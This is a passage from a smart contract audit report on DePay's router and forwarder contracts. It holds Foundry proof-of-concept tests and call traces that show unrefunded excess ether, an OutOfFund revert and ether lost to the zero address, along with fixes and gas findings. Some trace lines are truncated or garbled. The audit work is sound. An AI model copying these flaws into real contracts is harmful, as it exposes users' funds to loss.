  ├─ [603] DePayRouterV2::exchanges(0x3fC91A3afd70395Cd496C647d5a6CC9D4B2b7FAD) [staticcall]
  │   └─ ← true
  ├─ [0] VM::addr(<pk>) [staticcall]
  │   └─ ← feeReceiver: [0x344ef496b004663a04d70B427a78E33cC3E9f619]
  ├─ [0] VM::label(feeReceiver: [0x344ef496b004663a04d70B427a78E33cC3E9f619], feeReceiver)
  │   └─ ← ()
  ├─ [0] VM::startPrank(0x267be1C1D684F78cb4F6a176C4911b741E4Ffdc0)
  │   └─ ← ()
  ├─ [42402] DePayRouterV2::pay{value: 7000000000000000000}((5000000000000000000 [5e18], false, 5000000000000000000 [5e18], 0, 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE, 
eeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE, 0xb12d5059F46a41D82e435fDda8Dc4010d6281fF7, 0x344ef496b004663a04d70B427a78E33cC3E9f619, 0, 0, 0x, 0x, 1693436303 [1.693e9]))
  │   ├─ [0] 0xb12d5059F46a41D82e435fDda8Dc4010d6281fF7::fallback{value: 5000000000000000000}()
  │   │   └─ ← ()
  │   ├─ emit Transfer(from: 0x267be1C1D684F78cb4F6a176C4911b741E4Ffdc0, to: 0xb12d5059F46a41D82e435fDda8Dc4010d6281fF7, value: 5000000000000000000 [5e18])
  │   ├─ [0] feeReceiver::fallback()
  │   │   └─ ← ()
  │   ├─ emit Transfer(from: 0x267be1C1D684F78cb4F6a176C4911b741E4Ffdc0, to: feeReceiver: [0x344ef496b004663a04d70B427a78E33cC3E9f619], value: 0)
  │   └─ ← true
  ├─ [0] VM::stopPrank()
  │   └─ ← ()
  ├─ [0] console::6c0f6980(0000000000000000000000000000000000000000000000004563918244f40000) [staticcall]
  │   └─ ← ()
  ├─ [0] console::6c0f6980(0000000000000000000000000000000000000000000000001bc16d674ec80000) [staticcall]
  │   └─ ← ()
  └─ ← ()
```

The call traces above shows the traces of the pay function call traces with the transfer of 5 ether being emitted as the amountOut.

```
[PASS] testPayWithExcessEther() (gas: 94900)
Logs:
  0 5000000000000000000
  0 2000000000000000000
```

The first log above shows the receiver has 0 value before the call of the function and 5 ether after the pay function call.
The second log above shows the router has 0 value before the call of the function and 2 ether after the pay function call.
It is obvious from the result of the call that the router does not refund any excess of ether sent along with calling the function after the function ends.

Recommendation:
At the end of Pay function,Add a refund logic to return the remaining ethAvailable back to the user.

Status: Resolved

- **Issue: Centralization Risk for trusted owner(Context: DepayForwarderV2.sol, DePayRouterV2.sol)**
    - **Impact of the vulnerability :** Contracts have owners with privileged rights to perform admin tasks and need to be trusted to not perform malicious updates or drain funds and Hacked owner get all assets on the platform.

Recommendation:
Use a multi-sig address.

Status: Acknowledged


LOW SEVERITY ISSUES

- **Issue: Ownable contract has a single step ownership transferred Severity (DePayForwarderV2.sol, DePayRouterV2.sol)**
  - The transferOwnership function transfers contract ownership in a single step. If the owner of a contract were set to an address not controlled by the DePay Team, the contract would be impossible to recover.

Recommendation:
It is recommended to use a two-step process in which an owner proposes an ownership transfer and the proposed new owner accepts it, you can check the openzeppelin two step verification library here

Status: **Resolved**

- **Issue: The pay function may revert without proper error message returned (DePayRouterV2.sol(#L))**
  - Users who planned to pay Native token and payOut Native token can pass in an exchange that has been enabled without passing a calldata, this will allow users to trigger the fallback function of the exchange because the payIn ether will get sent to the exchange and in return the Router will have no token to forward to the Farwarder contract which can lead to `evm revert Error: OutOfFund`



```
est > DePayRouterV2.sol > DePayRouterV2Test > ! testPay( complex: 10 state: ☑ )
    //setting up a payment struct for user who want to use native to pay native while passing an exchange address
    IDePayRouterV2.Payment memory payment = IDePayRouterV2.Payment(
      amountIn,
      false,
      paymentAmount,
      feeAmount,
      NATIVE,
      0x3fC91A3afd70395Cd496C647d5a6CC9D4B2b7FAD,
      NATIVE,
      0xb12d5059F46a41D82e435fDda8Dc4010d6281fF7,
      feeReceiver,
      0,
      2,
      '',
      '',
      block.timestamp + 7 days
    );
    //pranking a user with eth on mainnet
    vm.startPrank(0x267be1C1D684F78cb4F6a176C4911b741E4Ffdc0);
    router.pay{value: amountIn}(payment);       You, 18 seconds ago • Uncommitted changes

OUTPUT   TERMINAL 1   GITLENS
TERMINAL
    └─ ← ()

[69591] DePayRouterV2Test::testPay()
  ├─ [26063] DePayRouterV2::enable(0x3fC91A3afd70395Cd496C647d5a6CC9D4B2b7FAD, true)
  │   ├─ emit Enabled(exchange: 0x3fC91A3afd70395Cd496C647d5a6CC9D4B2b7FAD)
  │   └─ ← true
  ├─ [603] DePayRouterV2::exchanges(0x3fC91A3afd70395Cd496C647d5a6CC9D4B2b7FAD) [staticcall]
  │   └─ ← true
  ├─ [0] VM::addr(<pk>) [staticcall]
  │   └─ ← feeReceiver: [0x344ef496b004663a04d70B427a78E33cC3E9f619]
  ├─ [0] VM::label(feeReceiver: [0x344ef496b004663a04d70B427a78E33cC3E9f619], feeReceiver)
  │   └─ ← ()
  ├─ [0] VM::startPrank(0x267be1C1D684F78cb4F6a176C4911b741E4Ffdc0)
  │   └─ ← ()
  ├─ [23987] DePayRouterV2::pay{value: 1000000000}((1000000000 [1e9], false, 900000000 [9e8], 100000000 [1e8], 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE, 0x3fC91A3afd70395C
EeeeeEeeeEeEeeEeEeeEEEeeeeEeeeeeeeEEeE, 0xb12d5059F46a41D82e435fDda8Dc4010d6281fF7, 0x344ef496b004663a04d70B427a78E33cC3E9f619, 0, 2, 0x, 0x, 1693402127 [1.693e9]))
  │   ├─ [80] 0x3fC91A3afd70395Cd496C647d5a6CC9D4B2b7FAD::fallback{value: 1000000000}()
  │   │   └─ ← ()
  │   ├─ [0] DePayForwarderV2::forward{value: 900000000}((1000000000 [1e9], false, 900000000 [9e8], 100000000 [1e8], 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE, 0x3fC91A3afc
AD, 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE, 0xb12d5059F46a41D82e435fDda8Dc4010d6281fF7, 0x344ef496b004663a04d70B427a78E33cC3E9f619, 0, 2, 0x, 0x, 1693402127 [1.693e9]))
  │   │   └─ ← "EvmError: OutOfFund"
  │   └─ ← "EvmError: Revert"
  └─ ← "EvmError: Revert"
```

Recommendation:

It is advisable to check that users input are checked correctly for proper validation and return the proper error where necessary.

Status: **Resolved**

- **Issue: Missing zero address check**
  - **Impact:** zero address check are in general a best practice. However the Payment out address and fee receiver address are missing address zero check and this can result to loss of fund if tokenOut is Native in the pay function.

  - For ERC20 assets, token.transfer() generally implements this check but the payment of Native does not have this check and payment.paymentReceiverAddress.call(value) which can lead to loss of Native token to address zero.

```
ftrace | funcSig
function testEthertoAddressZero() public {
  address NATIVE = 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE;
  uint paymentAmount = 5 ether;
  uint feeAmount = 0;
  uint amountIn = paymentAmount + feeAmount;
  address feeReceiver = address(0);
  //setting up a payment struct for user who want to use native to pay native while passing an exchange address
  IDePayRouterV2.Payment memory payment = IDePayRouterV2.Payment(
    amountIn,
    false,
    paymentAmount,
    feeAmount,
    NATIVE,
    address(0),
    NATIVE,
    address(0),
    feeReceiver,
    0,
    0,
    '',
    '',
    block.timestamp + 7 days
  );
  // checking the value of  address zero before making transaction
  uint paymentReceiverb4Call = address(0).balance;

  //pranking a user with eth on mainnet
  vm.startPrank(0x267be1C1D684F78cb4F6a176C4911b741E4Ffdc0);
  // ether sent along with the transaction is 5 ether
  router.pay{value: 5 ether}(payment);
  vm.stopPrank();
  uint paymentReceiveraftercall = address(0).balance;
  console.log('address zero Diff after call', paymentReceiveraftercall - paymentReceiverb4Call);
}
```

```
[34856] DePayRouterV2Test::testEthertoAddressZero()
  ├─ [0] VM::startPrank(0x267be1C1D684F78cb4F6a176C4911b741E4Ffdc0)
  │   └─ ← ()
  ├─ [120040] DePayRouterV2::pay{value: 5000000000000000000}((5000000000000000000 [5e18], false, 5000000000000000000 [5e18], 0, 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE, 0x0000000000000000000000000000000000000000, 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE, 0x0000000000000000000000000000000000000000, 0x0000000000000000000000000000000000000000, 0, 0, 0x, 0x, 1693568555 [1.693e9]))
  │   ├─ [0] 0x0000000000000000000000000000000000000000::fallback{value: 5000000000000000000}()
  │   │   └─ ← ()
  │   ├─ emit Transfer(from: 0x267be1C1D684F78cb4F6a176C4911b741E4Ffdc0, to: 0x0000000000000000000000000000000000000000, value: 5000000000000000000 [5e18])
  │   └─ ← true
  ├─ [0] VM::stopPrank()
  │   └─ ← ()
  ├─ [0] console::9710a9d0(0000000000000000000000000000000000000000000000000000000000000040000000000000000000000000000000000000000000000000000000000000004563918244f40000000000000000000000000000000000000000000000000000000000000001c6164647265737373207a65726f2044696666206166746572206361 6c6c00000000) [staticcall]
  │   └─ ← ()
  └─ ← ()
```

```
[PASS] testEthertoAddressZero() (gas: 34856)
Logs:
  address zero Diff after call 5000000000000000000
```

script to run the above poc here

Recommendation:

Add zero address check against both paymentReceiver address and feeReceiver address if users are going to pay fee to the feereceiver.

Status: **Resolved**

INFORMATIONAL SEVERITY ISSUES

- **Issue: Using bools for storage incurs overhead. (Context: DePayForwarderV2.sol(L17), DePayRouterV2.sol)**
  - Booleans are more expensive than uint256 or any type that takes up a full word because each write operation emits an extra SLOAD to first read the slot's contents which is very expensive, replace the bits taken up by the boolean, and then write back.

Recommendation:
Use uint256(1) and uint256(2) for true/false to avoid a Gwarmaccess (100 gas) for extra SLOAD, and to avoid Gsset (20000 gas) when changing from 'false' to 'true', after having been 'true' in the past.

Status: Resolved

- **Issue: Long revert strings. (Context: DePayForwarderV2.sol(#L19, #L47), DePayRouterV2.sol(#L93, #L129, #L155, #L162, #164, #169, #L203, #L214))**
  - Long revert strings. Strings in solidity are handled in 32 byte chunks. A require string longer than 32 bytes uses more gas.

Recommendation:
Shortening these strings or using custom error will save gas.

Status: Resolved

- **Issue: Functions guaranteed to revert when called by normal users can be marked payable . (Context: DePayForwarderV2.sol(#L52), DePayRouterV2.sol(#L232, #243))**
  - Functions guaranteed to revert when called by normal users can be marked `payable`. If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function.

Recommendation:
Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided.

Status: Acknowledged

- **Issue: No Proper Natspec Comments (Context: DePayForwarderV2.sol, DePayRouterV2.sol)**
  - Natspec mode of comment is often recommended to be integrated in codebases because it explicitly captures most of the details that form a function. It is most appropriate because it explains the motive of a function and if the function takes parameters, it explains it. Even non-technical users engaging the codebase will get some glimpse of understanding on the kind of functions they are calling.

Recommendation:
Recommendation:
use the natspec mode of comment. Here is a reference from the solidity documentation. Here.

Status: Resolved

- **Issue: Floating Solidity Version (Context: DePayForwarderV2.sol, DePayRouterV2.sol)**
  - In both contracts, there is an implementation of a floating solidity pragma version “>= 0.8.18 < 0.9.0”. The implication for the use of floating version is the tendency that the code base could be deployed with an unstable version with undiscovered bugs or compiler related issues and this could implicate users when this is discovered in the future.

Recommendation:
We recommend the use of a stable version that has been well-tested and acknowledged to be free of bugs to prevent unforeseen and unintended future issues.

Status: **Resolved**

CLOSING SUMMARY

There were discoveries of some high, medium, low and informational issues after the audit. The audit team thereafter suggested some remediation to help remedy the issues found in the contract.

APPENDIX

- *Audit: The review and testing of contracts to find bugs.*
- *Issues: These are possible bugs that could lead exploits or help redefine the contracts better.*
- *Slither: A tool used to automatically find bugs in a contract.*
- *Severity: This explains the status of a bug.*

DISCLAIMER

While the audit report is aimed at achieving a quality codebase with assured security and correctness, it should not be interpreted as a guide or recommendation for people to invest in **DePay** contracts.

With smart contract audit being a multifaceted process, we admonish the **DePay** team to carry out a bug bounty program to ensure that more critical audit is done to the contract.

GUILD AUDITS

Guild Audits is geared towards providing blockchain and smart contract security in the fuming web3 world. The firm is passionate about remedying the constant hacks and exploits that deters the web3 motive.